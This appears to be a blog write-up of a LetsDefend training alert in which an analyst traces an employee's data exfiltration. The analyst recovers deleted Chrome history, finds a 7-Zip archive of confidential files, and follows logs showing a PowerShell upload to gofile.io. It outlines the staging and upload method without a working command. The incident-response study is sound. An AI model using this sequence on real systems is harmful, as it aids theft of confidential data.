This week, I worked on a different kind of alert that broke away from my usual investigation approach. As the name implies, this case involved data exfiltration. I decided to dig deeper and explore new investigative techniques that I can add to my existing methodology.

1. Analyze the Alert Details at the Investigation Channel

Let's start by analyzing the details of the alert and understand why it was triggered in the first place. Unlike the previous alerts I have investigated, the L1 note mentions that the SOC manager noticed suspicious activity and that the system had already been seized for investigation by the time we received the alert. The alert itself was generated for suspicious traffic detected on March 26th at 05:17 AM, and the system is now with the IR team for further analysis.

What makes this case interesting is that the user had deleted their entire browser history before submitting the system. This means we can’t rely on our usual sources, such as browser history, to gather information. It indicates that some level of browser forensics will be required to move forward. With these details in hand, let's create a case and kick off the investigation!

EventID :242
Event Time : Mar, 26, 2024, 05:17 AM
Rule : SOC269 - Corporate Policy Violation - Insider Threat Activities Detected
Level : Incident Responder
Hostname : Nathan
Ip Address : 172.16.17.152
Trigger Reason : Corporate Policy Violation
L1 Note :
Received an alert from the SOC Manager regarding suspicious network activity associated with Nathan's computer. Nathan deleted his browser history prior to submitting the computer for investigation, which raises concerns about potential unauthorized activities. The Manager wants you to analyze the browser history and identify the source of the suspicious traffic.
Device Action :
Allowed
Reminder :
Please avoid using the Chrome browser for the duration of this investigation, as opening Chrome may alter potential evidence. If internet access is needed, please use the Edge or Explorer browser on the machine instead.

2. Storage-Based Data Collection Techniques


I usually begin my investigation by filtering the IP address in the SIEM logs to understand the traffic flow. This helps me get a basic sense of where the data was going and what systems it was communicating with. Another important step during filtering is to focus on the logs that were generated around the time the alert was triggered, as they provide the most relevant context for the investigation.

When I applied the same approach here, I found several log entries. However, the timestamps didn't quite align with the alert time. The alert indicated suspicious network activity at 5:17 AM, yet none of the logs matched that timeframe except for one entry at 3:25 AM. Interestingly, that entry was an OS log showing the user logging into the system.


If we take a step back, a user logging in at 3 AM is a bit unusual. Why would someone need to access their system at that hour? Could the user be part of an on-call team working overnight shifts, or was there some kind of emergency? In a real-world scenario, checking a CMDB or identity database would give us more insight into who this user is and whether their activity aligns with their job responsibilities. For now, assuming this user operates during normal business hours, a 3 AM login definitely raises suspicion and quite literally, an alarm!

Since this is a data exfiltration case, we have access to the endpoint machine. Let's connect to it and see what's going on. While the system was booting up, I did a quick refresher on browser forensics. In our situation, even though the user deleted their browsing history, the data can still be recovered from a specific location on the system.

``C:\Users\LetsDefend\AppData\Local\Google\Chrome\User Data\Default\History




We navigated to the parent directory and opened the Tabs data. Inside, there was a large blob of encoded data that was difficult to parse by eye, so I used CyberChef to extract all the URLs. It is important to note that these files were written on March 25, 2024 at 04:02 AM. With that timestamp, the timeline starts to make sense. Below, I created a table showing when each event occurred so we can map the activity and think through it from an attacker's perspective.



The extracted data revealed a list of all the URLs the insider visited before initiating the exfiltration. The links were clearly suspicious, confirming this as a true positive. When mapped to the MITRE ATT&CK framework, this activity aligns with **data collection techniques** specifically, the tactic of collecting data from a **local system** before exfiltration. This is a

textbook example of how an attacker gathers sensitive information prior to transferring it out of the environment.





3. Interaction-Based Data Collection Techniques

Now that we have a starting point, let us examine what kind of data the attacker (who used to be the user, lol) intended to send out. To do this, I enumerated the user profile for artifacts that looked worth shipping off.

In the Documents folder I found a suspicious archive. Opening it revealed confidential files gathered from across the system that had been packaged into that archive and left in Documents. The archive timestamp is March 26, 2024 at 1:20 PM. That timeline fits with the browsing activity we saw earlier: the attacker spent about a day locating data and even researched obfuscation techniques in Google Chrome before packaging the files.

This behavior is another example of data collection techniques focused on capturing user and device data. Mapped to MITRE ATT&CK, the specific technique used here is archiving collected data prior to exfiltration.





4. Detect and Investigate Data Exfitration


Now that we have a clearer picture, let's circle back to the SIEM logs. Initially, we identified four log entries, so let's go through them one by one to reconstruct the full timeline.

The first log shows the user logging into the system at 3:25 AM, most likely to begin searching for confidential data.


Field	Value
type	OS
source_address	172.16.17.152
source_port	0
destination_address	172.16.17.152
destination_port	0
time	Mar, 25, 2024, 03:25 AM
Raw Log	
Username	Nathan
EventID	4624(An account was successfully logged on.)
Source IP	172.16.17.152

The second log shows that the attacker has successfully archived the data using 7zG.exe for all the info stored in documents folder.


type	OS
source_address	172.16.17.152
source_port	0
destination_address	172.16.17.152
destination_port	0
time	Mar, 26, 2024, 01:19 PM
Raw Log	
EventID	1(Process Creation)
Image	C:\Program Files\7-Zip\7zG.exe
CommandLine	"C:\Program Files\7-Zip\7zG.exe" a -i#7zMap27837:1660:7zEvent23568 -ad -saa -- "C:-\Users\L...
ParentImage	Explorer.exe




This is where things start to get interesting. An outgoing DNS request was recorded at 1:21 PM on March 26, right after the data was archived. This suggests that a process on the system may have initiated a DNS query. The log also shows that the request was directed to the API endpoint of **gofile.io**. That immediately raises a question what exactly is that website?




Next we see a firewall request going to the the site store10.gofile.io . The log seems to have allowed the firewall activity.




Finally, the log also shows that there's the powershell process that's querying the store10.gofile.io over DNS. This indicates that the user made use of a powershell script to upload the file into the online service portal.

